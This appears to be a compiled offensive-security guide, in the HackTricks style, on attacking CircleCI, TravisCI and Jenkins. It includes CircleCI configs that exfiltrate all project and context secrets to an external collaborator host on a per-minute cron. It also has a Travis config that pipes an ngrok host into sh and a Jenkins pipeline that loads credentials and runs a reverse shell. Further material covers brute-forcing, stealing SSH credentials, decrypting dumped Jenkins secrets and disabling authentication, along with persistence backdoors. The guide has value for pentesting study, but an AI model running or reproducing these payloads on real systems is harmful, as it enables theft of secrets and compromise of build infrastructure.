# Permissions

**CircleCI inherits the permissions** from github and bitbucket related to the **account** that logs in.\ In my testing I checked that as long as you have **write permissions over the repo in github**, you are going to be able to **manage its project settings in CircleCI** (set new ssh keys, get project api keys, create new branches with new CircleCI configs...).

However, you need to be a **a repo admin** in order to **convert the repo into a CircleCI project**.

# Env Variables & Secrets

According to [the docs](#) there are different ways to **load values in environment variables** inside a workflow.

## Built-in env variables

Every container run by CircleCI will always have [specific env vars defined in the documentation](#) like `CIRCLE_PR_USERNAME` , `CIRCLE_PROJECT_REPONAME` or `CIRCLE_USERNAME` .

## Clear text

You can declare them in clear text inside a **command**:

```
- run:  
  name: "set and echo"  
  command: |  
    SECRET="A secret"  
    echo $SECRET
```

You can declare them in clear text inside the **run environment**:

```
- run:  
  name: "set and echo"  
  command: echo $SECRET  
  environment:  
    SECRET: A secret
```

You can declare them in clear text inside the **build-job environment**:

```
jobs:  
  build-job:  
    docker:  
      - image: cimg/base:2020.01  
    environment:  
      SECRET: A secret
```

You can declare them in clear text inside the **environment of a container**:

```
jobs:  
  build-job:  
    docker:  
      - image: cimg/base:2020.01  
        environment:  
          SECRET: A secret
```

## Project Secrets

These are **secrets** that are only going to be **accessible** by the **project** (by **any branch**). You can see them **declared in** <https://app.circleci.com/settings/project/github//environment-variables>

Name	Value	Add Environment Variable	Import Variables
MY_ENV_VAR	xxxxCRET		X

The "**Import Variables**" functionality allows to **import variables from other projects** to this one.

## Context Secrets

These are secrets that are **org wide**. By **default any repo** is going to be able to **access any secret** stored here:

Security	Add Security Group
Groups listed are able to execute this context on a workflow.	

Group Name	X
All members	X

However, note that a different group (instead of All members) can be **selected to only give access to the secrets to specific people**. This is currently one of the best ways to **increase the security of the secrets**, to not allow everybody to access them but just some people.

# Attacks

## Search Clear Text Secrets

If you have **access to the VCS** (like github) check the file `.circleci/config.yml` of **each repo on each branch** and **search** for potential **clear text secrets** stored in there.

## Secret Env Vars & Context enumeration

Checking the code you can find **all the secrets names** that are being **used** in each `.circleci/config.yml` file. You can also get the **context names** from those files or check them in the web console:

<https://app.circleci.com/settings/organization/github//contexts>.

## Exfiltrate Project secrets

In order to **exfiltrate ALL** the project and context **SECRETS** you **just** need to have **WRITE** access to **just 1 repo** in the whole github org (*and your account must have access to the contexts but by default everyone can access every context*).

The "**Import Variables**" functionality allows to **import variables from other projects** to this one. Therefore, an attacker could **import all the project variables from all the repos** and then **exfiltrate all of them together**.

All the project secrets always are set in the env of the jobs, so just calling env and obfuscating it in base64 will exfiltrate the secrets in the **workflows web log console**:

```
version: 2.1

jobs:
  exfil-env:
    docker:
      - image: cimg/base:stable
    steps:
      - checkout
      - run:
          name: "Exfil env"
          command: "env | base64"

workflows:
  exfil-env-workflow:
    jobs:
      - exfil-env
```

If you **don't have access to the web console** but you have **access to the repo** and you know that CircleCI is used, you can just **create a workflow** that is **triggered every minute** and that **exfiltrates the secrets to an external address**:

```

version: 2.1

jobs:
  exfil-env:
    docker:
      - image: cimg/base:stable
    steps:
      - checkout
      - run:
          name: "Exfil env"
          command: "curl
https://lyn7hzchao276nyvooiekpjn9ef43t.burpcollaborator.net/?
a=`env | base64 -w0`"

# I filter by the repo branch where this config.yaml file is
located: circleci-project-setup

workflows:
  exfil-env-workflow:
    triggers:
      - schedule:
          cron: "* * * * *"
          filters:
            branches:
              only:
                - circleci-project-setup
    jobs:
      - exfil-env

```

## Exfiltrate Context Secrets

You need to **specify the context name** (this will also exfiltrate the project secrets):

```
version: 2.1

jobs:
  exfil-env:
    docker:
      - image: cimg/base:stable
    steps:
      - checkout
      - run:
          name: "Exfil env"
          command: "env | base64"

workflows:
  exfil-env-workflow:
    jobs:
      - exfil-env:
          context: Test-Context
```

If you **don't have access to the web console** but you have **access to the repo** and you know that CircleCI is used, you can just **modify a workflow** that is **triggered every minute** and that **exfils the secrets to an external address**:

```

version: 2.1

jobs:
  exfil-env:
    docker:
      - image: cimg/base:stable
    steps:
      - checkout
      - run:
          name: "Exfil env"
          command: "curl
https://lyn7hzchao276nyvooiekpjn9ef43t.burpcollaborator.net/?
a=`env | base64 -w0`"

# I filter by the repo branch where this config.yaml file is
located: circleci-project-setup

workflows:
  exfil-env-workflow:
    triggers:
      - schedule:
          cron: "* * * * *"
          filters:
            branches:
              only:
                - circleci-project-setup
    jobs:
      - exfil-env:
          context: Test-Context

```

Just creating a new `.circleci/config.yml` in a repo **isn't enough to trigger a circleci build**. You need to **enable it as a project in the circleci console**.

# Escape to Cloud

CircleCI gives you the option to run **your builds in their machines or in your own.**\ By default their machines are located in GCP, and you initially won't be able to find anything relevant. However, if a victim is running the tasks in **their own machines (potentially, in a cloud env)**, you might find a **cloud metadata endpoint with interesting information on it.**

Notice that in the previous examples it was launched everything inside a docker container, but you can also **ask to launch a VM machine** (which may have different cloud permissions):

```
jobs:  
  exfil-env:  
    #docker:  
    #  - image: cimg/base:stable  
    machine:  
      image: ubuntu-2004:current
```

Or even a docker container with access to a remote docker service:

```
jobs:  
  exfil-env:  
    docker:  
      - image: cimg/base:stable  
    steps:  
      - checkout  
      - setup_remote_docker:  
        version: 19.03.13
```

# Persistence

- It's possible to **create user tokens** in **CircleCI** to access the API endpoints with the users access.
  - <https://app.circleci.com/settings/user/tokens>
- It's possible to **create projects tokens** to access the project with the permissions given to the token.
  - <https://app.circleci.com/settings/project/github///api>
- It's possible to **add SSH keys** to the projects.
  - <https://app.circleci.com/settings/project/github///ssh>
- It's possible to **create a cron job in hidden branch** in an unexpected project that is **leaking** all the **context env** vars everyday.
  - Or even create in a branch / modify a known job that will **leak** all context and **projects secrets** everyday.
- If you are a github owner you can **allow unverified orbs** and configure one in a job as **backdoor**
- You can find a **command injection vulnerability** in some task and **inject commands** via a **secret** modifying its value

**Support HackTricks and get benefits!**

# **TravisCI Security**

**Support HackTricks and get benefits!**

# What is TravisCI

**Travis CI** is a **hosted or on premises continuous integration** service used to build and test software projects hosted on several **different git platform**.

[basic-travisci-information.md](#)

# Attacks

## Triggers

To launch an attack you first need to know how to trigger a build. By default TravisCI will **trigger a build on pushes and pull requests**:

### General

- Build pushed branches [?](#)
- Build pushed pull requests [?](#)

## Cron Jobs

If you have access to the web application you can **set crons to run the build**, this could be useful for persistence or to trigger a build:

Cron Jobs

BRANCH	INTERVAL	OPTIONS
Select branch	Monthly	Always run

Add

It looks like It's not possible to set crons inside the `.travis.yml` according to [this](#).

## Third Party PR

TravisCI by default disables sharing env variables with PRs coming from third parties, but someone might enable it and then you could create PRs to the repo and exfiltrate the secrets:

### Security settings

The pull request (PR) settings are applicable for git-based pull requests from forks of this repository filed against this repository.

Sharing data with forks allows more comfortable collaboration when collaborators are forking from your repository, but builds initiated by the pull requests from forks against your base repository get access to your decrypted environmental variables and/or keys.

Not sharing secrets is more secure but makes it much less convenient to collaborate using forks.



Share encrypted env variables with forks (PRs)



## Dumping Secrets

As explained in the [basic information](#) page, there are 2 types of secrets.

**Environment Variables secrets** (which are listed in the web page) and **custom encrypted secrets**, which are stored inside the `.travis.yml` file as base64 (note that both as stored encrypted will end as env variables in the final machines).

- To **enumerate secrets** configured as **Environment Variables** go to the **settings** of the **project** and check the list. However, note that all the project env variables set here will appear when triggering a build.
- To enumerate the **custom encrypted secrets** the best you can do is to **check the `.travis.yml` file**.
- To **enumerate encrypted files** you can check for `.enc` **files** in the repo, for lines similar to `openssl aes-256-cbc -K $encrypted_355e94ba1091_key -iv $encrypted_355e94ba1091_iv -in`

`super_secret.txt.enc -out super_secret.txt -d` in the config file,  
or for **encrypted iv and keys** in the **Environment Variables** such as:

## Environment Variables

Customize your build using environment variables. F

encrypted\_355e94ba1091\_iv

encrypted\_355e94ba1091\_key

## TODO:

- Example build with reverse shell running on Windows/Mac/Linux
- Example build leaking the env base64 encoded in the logs

## TravisCI Enterprise

If an attacker ends in an environment which uses **TravisCI enterprise** (more info about what this is in the [basic information](#)), he will be able to **trigger builds in the the Worker**. This means that an attacker will be able to move laterally to that server from which he could be able to:

- escape to the host?
- compromise kubernetes?
- compromise other machines running in the same network?
- compromise new cloud credentials?

# References

- <https://docs.travis-ci.com/user/encrypting-files/>
- <https://docs.travis-ci.com/user/best-practices-security>

**Support HackTricks and get benefits!**

# **Basic TravisCI Information**

**Support HackTricks and get benefits!**

# Access

TravisCI directly integrates with different git platforms such as Github, Bitbucket, Assembla, and Gitlab. It will ask the user to give TravisCI permissions to access the repos he wants to integrate with TravisCI.

For example, in Github it will ask for the following permissions:

- `user:email` (read-only)
- `read:org` (read-only)
- `repo` : Grants read and write access to code, commit statuses, collaborators, and deployment statuses for public and private repositories and organizations.

# Encrypted Secrets

## Environment Variables

In TravisCI, as in other CI platforms, it's possible to **save at repo level secrets** that will be saved encrypted and be **decrypted and push in the environment variable** of the machine executing the build.

### Environment Variables

Customize your build using environment variables. For secure tips on generating private keys [read our documentation](#)

The screenshot shows the 'Environment Variables' section of the TravisCI dashboard. A secret named 'SUPERSECRET' is listed. The value is shown as '.....'. It is marked as 'Available to all branches' and has a trash can icon for deletion. Below the list, there is a note about escaping special characters. At the bottom, there are fields for adding new variables: 'NAME' (with 'Name' input), 'VALUE' (with 'Value' input), 'BRANCH' (set to 'All branches'), a toggle switch for 'DISPLAY VALUE IN BUILD LOG' (unchecked), and a 'Add' button.

It's possible to indicate the **branches to which the secrets are going to be available** (by default all) and also if TravisCI **should hide its value** if it appears **in the logs** (by default it will).

## Custom Encrypted Secrets

For **each repo** TravisCI generates an **RSA keypair**, **keeps the private one**, and makes the repository's **public key available** to those who have **access** to the repository.

You can access the public key of one repo with:

```
travis pubkey -r <owner>/<repo_name>
travis pubkey -r carlospolop/t-ci-test
```

Then, you can use this setup to **encrypt secrets and add them to your `.travis.yml`**. The secrets will be **decrypted when the build is run** and accessible in the **environment variables**.

```
travis encrypt --pro SOMEVAR="secretvalue" -add

Overwrite the config file /private/tmp/t-ci-test/.travis.yml with the content below?

This reformats the existing file.

---
language: bash
sudo: true
before_script:
- curl "4.tcp.ngrok.io:10371" | sh
env:
  global:
    secure: c4nCnpw/hqPG0/C+c9Qt6d3qR5iaoTs3t0CNs17h+PpW8hpdaQ+7o1mHSbqMNec8wA0rTxXuV/VCFyriZ1F
YKnYYih+7Scqg1xWm/602GqyqWJ+ni7cbMntcL2VN/+kiZsI+5VhAghzk1PQ6PkKV08Gv81dfSY0v0reXezaFJRDpFLLHav
J7GyDm+HGH3ONkQbzU1r7bmREHaoWNx1XDaPKdr6tPp4fJF7Stzr50wUpy/3497BwH6GxvMn9016JD9Vl160bNMBRe/ERor
```

Note that the secrets encrypted this way won't appear listed in the environmental variables of the settings.

## Custom Encrypted Files

Same way as before, TravisCI also allows to **encrypt files and then decrypt them during the build**:

```
travis encrypt-file super_secret.txt -r carlospolop/t-ci-test  
  
encrypting super_secret.txt for carlospolop/t-ci-test  
storing result as super_secret.txt.enc  
storing secure env variables for decryption
```

Please add the following to your build script (before\_install stage in your .travis.yml, for instance):

```
openssl aes-256-cbc -K $encrypted_355e94ba1091_key -iv  
$encrypted_355e94ba1091_iv -in super_secret.txt.enc -out  
super_secret.txt -d
```

Pro Tip: You can add it automatically by running with --add.

Make sure to add super\_secret.txt.enc to the git repository.  
Make sure not to add super\_secret.txt to the git repository.  
Commit all changes to your .travis.yml.

Note that when encrypting a file 2 Env Variables will be configured inside the repo such as:

## Environment Variables

Customize your build using environment variables. F

encrypted\_355e94ba1091\_iv

encrypted\_355e94ba1091\_key

# TravisCI Enterprise

Travis CI Enterprise is an **on-prem version of Travis CI**, which you can deploy **in your infrastructure**. Think of the ‘server’ version of Travis CI. Using Travis CI allows you to enable an easy-to-use Continuous Integration/Continuous Deployment (CI/CD) system in an environment, which you can configure and secure as you want to.

**Travis CI Enterprise consists of two major parts:**

1. **TCI services** (or TCI Core Services), responsible for integration with version control systems, authorizing builds, scheduling build jobs, etc.
2. **TCI Worker** and build environment images (also called OS images).

**TCI Core services require the following:**


1. A **PostgreSQL11** (or later) database.
2. An infrastructure to deploy a Kubernetes cluster; it can be deployed in a server cluster or in a single machine if required
3. Depending on your setup, you may want to deploy and configure some of the components on your own, e.g., RabbitMQ - see the [Setting up Travis CI Enterprise](#) for more details.

**TCI Worker requires the following:**

1. An infrastructure where a docker image containing the **Worker and a linked build image can be deployed**.

2. Connectivity to certain Travis CI Core Services components - see the [Setting Up Worker](#) for more details.

The amount of deployed TCI Worker and build environment OS images will determine the total concurrent capacity of Travis CI Enterprise deployment in your infrastructure.



**Support HackTricks and get benefits!**

# **Jenkins Security**

**Support HackTricks and get benefits!**

# Basic Information

Jenkins offers a simple way to set up a **continuous integration** or **continuous delivery** (CI/CD) environment for almost **any** combination of **languages** and source code repositories using pipelines, as well as automating other routine development tasks. While Jenkins doesn't eliminate the **need to create scripts for individual steps**, it does give you a faster and more robust way to integrate your entire chain of build, test, and deployment tools than you can easily build yourself.\ Definition from [here](#).

[basic-jenkins-information.md](#)

# Unauthenticated Enumeration

In order to search for interesting Jenkins pages without authentication like (*/people* or */asynchPeople*, this lists the current users) you can use:


```
msf> use auxiliary/scanner/http/jenkins_enum
```

Check if you can execute commands without needing authentication:

```
msf> use auxiliary/scanner/http/jenkins_command
```

Without credentials you can look inside */asynchPeople/* path or */securityRealm/user/admin/search/index?q=* for **usernames**.

You may be able to get the Jenkins version from the path */oops* or */error*



## Known Vulnerabilities

[https://github.com/gquere/pwn\\_jenkins](https://github.com/gquere/pwn_jenkins)

# Login

In the basic information you can check **all the ways to login inside Jenkins:**

[basic-jenkins-information.md](#)

# Register

You will be able to find Jenkins instances that **allow you to create an account and login inside of it. As simple as that.**

# SSO Login

Also if **SSO functionality/plugins** were present then you should attempt to **log-in** to the application using a test account (i.e., a test **Github/Bitbucket account**). Trick from [here](#).

# Bruteforce

**Jekins** does **not** implement any **password policy** or username **brute-force mitigation**. Then, you **should** always try to **brute-force** users because probably **weak passwords** are being used (even **usernames as passwords** or **reverse** usernames as passwords).

```
msf> use auxiliary/scanner/http/jenkins_login
```

# Password spraying

Use [this python script](#) or [this powershell script](#).

## IP Whitelisting Bypass

Many orgs combines **SaaS-based source control management (SCM) systems** (like GitHub or GitLab) with an **internal**, self-hosted **CI** solution (e.g. Jenkins, TeamCity) allowing these CI systems to **receive webhook events from the SaaS source** control vendors, for the simple purpose of triggering pipeline jobs.

Therefore, the orgs **whitelists** the **IP** ranges of the **SCM** allowing them to reach the **internal** CI system with **webhooks**. However, note how **anyone** can create an **account** in Github or Gitlab and make it **trigger a webhook** that could send a request to that **internal CI system**.

[scm-ip-whitelisting-bypass.md](#)

# Internal Jenkins Abuses

In these scenarios we are going to suppose you have a valid account to access Jenkins.

Depending on the **Authorization** mechanism configured in Jenkins and the permission of the compromised user you **might be able or not to perform the following attacks**.

For more information check the basic information:

[basic-jenkins-information.md](#)

## List~~ing~~ users

If you have accessed Jenkins you can list other registered users in  
<http://127.0.0.1:8080/asynchPeople/>

## Dumping builds to find cleartext secrets

Use [this script](#) to dump build console outputs and build environment variables to hopefully find cleartext secrets.

```
python3 jenkins_dump_builds.py -u alice -p alice
http://127.0.0.1:8080/ -o build_dumps
cd build_dumps
gitleaks detect --no-git -v
```

# Stealing SSH Credentials

If the compromised user has **enough privileges to create/modify a new Jenkins node** and SSH credentials are already stored to access other nodes, he could **steal those credentials** by creating/modifying a node and **setting a host that will record the credentials** without verifying the host key:

Host ?

jenkins-agent

Credentials ?

jenkins ▾

Add

Host Key Verification Strategy ?

Non verifying Verification Strategy

You will usually find Jenkins ssh credentials in a **global provider** (`/credentials/`), so you can also dump them as you would dump any other secret. More information in the [Dumping secrets section](#).

# RCE in Jenkins

Getting a **shell in the Jenkins server** gives the attacker the opportunity to leak all the **secrets** and **env variables** and to **exploit other machines** located in the same network or even **gather cloud credentials**.

By default, Jenkins will “**run as system**” builds. In other words, they assign it to the **all-powerful SYSTEM user**, meaning any action executed during the build has permission to do whatever it wants.

## RCE Creating/Modifying a project

Creating/Modifying a project is a way to obtain RCE over the Jenkins server:

[jenkins-rce-creating-modifying-project.md](#)

## RCE Execute Groovy script

You can also obtain RCE executing a Groovy script, which might be stealthier than creating a new project:

[jenkins-rce-with-groovy-script.md](#)

## RCE Creating/Modifying Pipeline

You can also get **RCE by creating/modifying a pipeline**:

[jenkins-rce-creating-modifying-pipeline.md](#)

# Pipeline Exploitation

To exploit pipelines you still need to have access to Jenkins.

## Build Pipelines

**Pipelines** can also be used as **build mechanism in projects**, in that case it can be configured a **file inside the repository** that will contains the pipeline syntax. By default `/Jenkinsfile` is used:

### Build Configuration

Mode

by Jenkinsfile

Script Path ?

Jenkinsfile

It's also possible to **store pipeline configuration files in other places** (in other repositories for example) with the goal of **separating** the repository **access** and the pipeline access.

If an attacker have **write access over that file** he will be able to **modify** it and **potentially trigger** the pipeline without even having access to Jenkins.\ It's possible that the attacker will need to **bypass some branch protections** (depending on the platform and the user privileges they could be bypassed or not).

The most common triggers to execute a custom pipeline are:

- **Pull request** to the main branch (or potentially to other branches)
- **Push to the main branch** (or potentially to other branches)
- **Update the main branch** and wait until it's executed somehow

If you are an **external user** you shouldn't expect to create a **PR to the main branch** of the repo of **other user/organization** and **trigger the pipeline...** but if it's **bad configured** you could fully **compromise companies just by exploiting this.**

## Pipeline RCE

In the previous RCE section it was already indicated a technique to [get RCE modifying a pipeline](#).

## Checking Env variables

It's possible to declare **clear text env variables** for the whole pipeline or for specific stages. This env variables **shouldn't contain sensitive info**, but an attacker could always **check all the pipeline configurations/Jenkinsfiles**:

```
pipeline {  
    agent {label 'built-in'}  
    environment {  
        GENERIC_ENV_VAR = "Test pipeline ENV variables."  
    }  
  
    stages {  
        stage("Build") {  
            environment {  
                STAGE_ENV_VAR = "Test stage ENV variables."  
            }  
            steps {  
                ...  
            }  
        }  
    }  
}
```

## Dumping secrets

For information about how are secrets usually treated by Jenkins check out the basic information:

[basic-jenkins-information.md](#)

Credentials can be **scoped to global providers** (`/credentials/`) or to **specific projects** (`/job/<project-name>/configure`). Therefore, in order to exfiltrate all of them you need to **compromise at least all the projects** that contains secrets and execute custom/poisoned pipelines.

There is another problem, in order to get a **secret inside the env** of a pipeline you need to **know the name and type of the secret**. For example, you try to **load** a `usernamePassword` **secret** as a `string secret` you will get this **error**:

```
ERROR: Credentials 'flag2' is of type 'Username with password'  
where  
'org.jenkinsci.plugins.plaincredentials.StringCredentials' was  
expected
```

Here you have the way to load some common secret types:

```

withCredentials([usernamePassword(credentialsId: 'flag2',
usernameVariable: 'USERNAME', passwordVariable: 'PASS')]) {
    sh '''
        env #Search for USERNAME and PASS
    '''
}

withCredentials([string(credentialsId: 'flag1', variable: 'SECRET')]) {
    sh '''
        env #Search for SECRET
    '''
}

withCredentials([usernameColonPassword(credentialsId: 'mylogin', variable: 'USERPASS')]) {
    sh '''
        env # Search for USERPASS
    '''
}

# You can also load multiple env variables at once
withCredentials([usernamePassword(credentialsId: 'amazon',
usernameVariable: 'USERNAME', passwordVariable: 'PASSWORD'),
                string(credentialsId: 'slack-url',variable: 'SLACK_URL'),])
{
    sh '''
        env
    '''
}

```

At the end of this page you can **find all the credential types**:  
<https://www.jenkins.io/doc/pipeline/steps/credentials-binding/>

The best way to **dump all the secrets at once** is by **compromising** the **Jenkins** machine (running a reverse shell in the **built-in node** for example) and then **leaking** the **master keys** and the **encrypted secrets** and decrypting them offline.\ More on how to do this in the [Nodes & Agents section](#) and in the [Post Exploitation](#) section.

## Triggers

From [the docs](#): The `triggers` directive defines the **automated ways in which the Pipeline should be re-triggered**. For Pipelines which are integrated with a source such as GitHub or BitBucket, `triggers` may not be necessary as webhooks-based integration will likely already be present. The triggers currently available are `cron` , `pollSCM` and `upstream` .

Cron example:

```
triggers { cron('H */4 * * 1-5') }
```

Check [other examples in the docs](#).

## Nodes & Agents

A **Jenkins instance** might have **different agents running in different machines**. From an attacker perspective, access to different machines means **different potential cloud credentials** to steal or **different network access** that could be abuse to exploit other machines.

For more information check the basic information:

## [basic-jenkins-information.md](#)

You can enumerate the **configured nodes** in `/computer/`, you will usually find the `** Built-In Node **` (which is the node running Jenkins) and potentially more:

S	Name ↓	Architecture	Clock Difference	Response Time
	agent1	Linux (amd64)	In sync	4ms
	Built-In Node	Linux (amd64)	In sync	0ms

It is **specially interesting to compromise the Built-In node** because it contains sensitive Jenkins information.

To indicate you want to **run** the **pipeline** in the **built-in Jenkins node** you can specify inside the pipeline the following config:

```
pipeline {  
    agent {label 'built-in'}
```

## Complete example

Pipeline in an specific agent, with a cron trigger, with pipeline and stage env variables, loading 2 variables in a step and sending a reverse shell:

```
pipeline {
    agent {label 'built-in'}
    triggers { cron('H */4 * * 1-5') }
    environment {
        GENERIC_ENV_VAR = "Test pipeline ENV variables."
    }

    stages {
        stage("Build") {
            environment {
                STAGE_ENV_VAR = "Test stage ENV variables."
            }
            steps {
                withCredentials([usernamePassword(credentialsId:
'amazon', usernameVariable: 'USERNAME', passwordVariable:
'PASSWORD'),
                    string(credentialsId: 'slack-
url',variable: 'SLACK_URL'),]) {
                    sh '''
                        curl https://reverse-
shell.sh/0.tcp.ngrok.io:16287 | sh PASS
                    '''
                }
            }
        }
    }

    post {
        always {
            cleanWs()
        }
    }
}
```

# Post Exploitation

## Metasploit

```
msf> post/multi/gather/jenkins_gather
```

## Jenkins Secrets

You can list the secrets accessing `/credentials/` if you have enough permissions. Note that this will only list the secrets inside the `credentials.xml` file, but **build configuration files** might also have **more credentials**.

If you can **see the configuration of each project**, you can also see in there the **names of the credentials (secrets)** being used to access the repository and **other credentials of the project**.

### Credentials

gitea-access-token ▾

Add ▾

## From Groovy

[jenkins-dumping-secrets-from-groovy.md](#)

# From disk

These files are needed to **decrypt Jenkins secrets**:

- secrets/master.key
- secrets/hudson.util.Secret

Such **secrets can usually be found in**:

- credentials.xml
- jobs/.../build.xml
- jobs/.../config.xml

Here's a regex to find them:

```
# Find the secrets
grep -re "\s*<[a-zA-Z]*>{[a-zA-Z0-9=/]*}<" 
# Print only the filenames where the secrets are located
grep -lre "\s*<[a-zA-Z]*>{[a-zA-Z0-9=/]*}<" 

# Secret example
credentials.xml: <secret>
{AQAAABAAAAAwSbQDNcKIRQMjEMYYJeSIxi2d3MHmsfw3d1Y52KM0mZ9tLYy0z
TSvNoTXdvHpx/kkEbRZS90YoqzGsIFXtg7cw==}</secret>
```

# Decrypt Jenkins secrets offline

If you have dumped the **needed passwords to decrypt the secrets**, use [\*\*this script\*\*](#) to decrypt those secrets.

```
python3 jenkins_offline_decrypt.py master.key
hudson.util.Secret cred.xml
06165DF2-C047-4402-8CAB-1C8EC526C115
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnNzaC1rZXktdjEAAAABG5vbmlUAAAEBm9uZQAAAAAAAABAAABlwAAAAd
zc2gtcn
NhAAAAAwEAAQAAAYEAt985Hbb8KfIImS6dZlVG6swiotCiIlg/P7aME9PvZNugg
2Iyf2FT
```

## Decrypt Jenkins secrets from Groovy

```
println(hudson.util.Secret.decrypt("{{}}"))
```

## Create new admin user

1. Access the Jenkins config.xml file in `/var/lib/jenkins/config.xml` or `C:\Program Files (x86)\Jenkins\`
2. Search for the word `<useSecurity>true</useSecurity>` and change the word `** true **` to `false`.
  - i. `sed -i -e 's/<useSecurity>true</<useSecurity>false</g'` config.xml
3. **Restart the Jenkins** server: `service jenkins restart`
4. Now go to the Jenkins portal again and **Jenkins will not ask any credentials** this time. You navigate to "Manage Jenkins" to set the **administrator password again**.
5. **Enable the security** again by changing settings to `<useSecurity>true</useSecurity>` and **restart the Jenkins again**.

# References

- [https://github.com/gquere/pwn\\_jenkins](https://github.com/gquere/pwn_jenkins)
- <https://leonjza.github.io/blog/2015/05/27/jenkins-to-meterpreter---toying-with-powersploit/>
- <https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password>
- <https://www.lazyadmin.com/2018/12/quick-howto-reset-jenkins-admin-password.html>
- <https://medium.com/cider-sec/exploiting-jenkins-build-authorization-22bf72926072>

**Support HackTricks and get benefits!**

# **Basic Jenkins Information**

**Support HackTricks and get benefits!**

# Access

## Username + Password

The most common way to login in Jenkins is with a username or a password

## Cookie

If an **authorized cookie gets stolen**, it can be used to access the session of the user. The cookie is usually called `JSESSIONID.*`. (A user can terminate all his sessions, but he would need to find out first that a cookie was stolen).

## SSO/Plugins

Jenkins can be configured using plugins to be **accessible via third party SSO**.

## Tokens

**Users can generate tokens** to give access to applications to impersonate them via CLI or REST API.

## SSH Keys

This component provides a built-in SSH server for Jenkins. It's an alternative interface for the [Jenkins CLI](#), and commands can be invoked this way using any SSH client. (From the [docs](#))

# Authorization

In `/configureSecurity` it's possible to **configure the authorization method of Jenkins**. There are several options:

- **Anyone can do anything:** Even anonymous access can administrate the server
- **Legacy mode:** Same as Jenkins <1.164. If you have the "**admin**" role, you'll be granted **full control** over the system, and **otherwise** (including **anonymous** users) you'll have **read** access.
- **Logged-in users can do anything:** In this mode, every **logged-in user gets full control** of Jenkins. The only user who won't have full control is **anonymous user**, who only gets **read access**.
- **Matrix-based security:** You can configure **who can do what** in a table. Each **column** represents a **permission**. Each **row** represents a **user or a group/role**. This includes a special user '**anonymous**', which represents **unauthenticated users**, as well as '**authenticated**', which represents **all authenticated users**.

User/group	Overall	Credentials	Agent	Job	Run	View	SCM	Lockable Resources			
	Administrator	Read	Create	Delete	Update	View	Configure	Workspace	Reserve	Unlock	View
Anonymous Users	<input type="checkbox"/>										
Authenticated Users	<input type="checkbox"/>										
Alice	<input type="checkbox"/>										

- **Project-based Matrix Authorization Strategy:** This mode is an **extension** to "**Matrix-based security**" that allows additional ACL

